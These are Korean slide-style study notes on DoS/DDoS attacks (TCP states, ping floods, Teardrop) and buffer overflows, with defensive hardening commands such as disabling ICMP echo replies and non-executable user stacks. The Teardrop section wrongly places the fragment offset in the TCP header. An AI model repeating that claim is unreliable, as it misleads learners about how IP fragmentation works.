ESTABLISHED : 3-Way-Handshaking 이 완료된 후, 연결된 상태

FIN-WAIT1, CLOSE-WAIT, FIN-WAIT2 :

서버에서 연결을 종료하기 위해 클라이언트에게 종결을 요청하고 회신을 받아 종료하는 상태

# DoS/DDoS Attack

## [SYN Flooding]

**netstat State** 부분에 가능한 연결 상태

CLOSING : 확인 메시지가 전송도중 분실된 상태

TIME-WAIT : 연결은 종료되었지만 분실되었을지 모를 느린  
세그먼트를 위해 당분간 소켓을 열어놓은 상태

CLOSED : 완전히 연결 종료

# DoS/DDoS Attack

## [Attacks using Ping Test]

### 예방 방법

가장 간단한 방법은, ping test에 대하여 응답을 하지 않으면 된다.

```
#cd /proc/sys/net/ipv4  
#echo 1 > icmp_echo_ignore_all
```

응답하게 하고 싶다면,

```
#echo 0 > icmp_echo_ignore_all
```

이로써, ping으로 공격하는 DoS/DDoS 공격은 예방할 수 있다.

# DoS/DDoS Attack

## [Tear Drop Attack]

IP 패킷의 전송이 잘게 나누어졌다가 다시 재조합하는 과정의 약점을 이용

> **offset** : 분할된 패킷을 재구성할 때 사용되는 원본 패킷의  
위치 정보를 포함하고 있는 TCP 헤더 부분

**offset**을 조작하여, 오류가 발생하게 하는 것이 Teardrop 공격의 핵심이다.

**해결책** : 딱히 큰 해결책은 없다. 왜냐하면 방화벽을 우회할 수 있기 때문이다. 근본적인 해결책이라고 하면, 시스템 자체의 취약점을 보완하기 위한 패치와 업그레이드이다.

# Buffer Overflow

## 발생 원인?

버퍼 오버플로우는 프로세스가 데이터를 버퍼에 저장할 때, 지정한 곳 이외의 버퍼에 저장할 때 발생하는 오류이다.

- > 프로그램의 오작동, 메모리 접근 오류, 잘못된 결과, 프로그램 강제 종료, 시스템 보안 누설 등이 발생할 수 있다.

## 왜 위험한가?

함수의 임무가 끝나고 실행될 명령의 주소가 ret이라는 메모리 구조에 위치한다. 버퍼 오버플로우를 이용해 이 ret 영역을 덮어쓸 수 있기 때문에 위험한 것이다. 즉, 쓸데없는 함수를 실행하고 난 뒤, 크래커가 진짜 원하는 함수의 주소를 ret 영역에 덮어 씌워, 그 함수가 실행되도록 한다.

# Buffer Overflow

## 어떻게 예방할 수 있을까?

버퍼 오버플로우가 발생하는 원인은 바로, 함수에 있다.

버퍼 크기를 고려하지 않고, 입력 값을 그대로 메모리에 넘기는 함수들의 (ex> gets, strcpy 등) 사용을 자제하는 것이 좋다..

유저에게 스택 상에서 실행권한을 제거하는 방법도 존재한다.

```
#vi /etc/system
    set noexec_user_stack=1
    set noexec_user_stack_log=1
```

(물론 우회하는 방법은 얼마든지 존재한다고 한다. 하지만 1차 방어벽이 될 수 있기 때문에 하는 것이 좋다.)

The **END**

There is **NO ABSOLUTE SECURITY**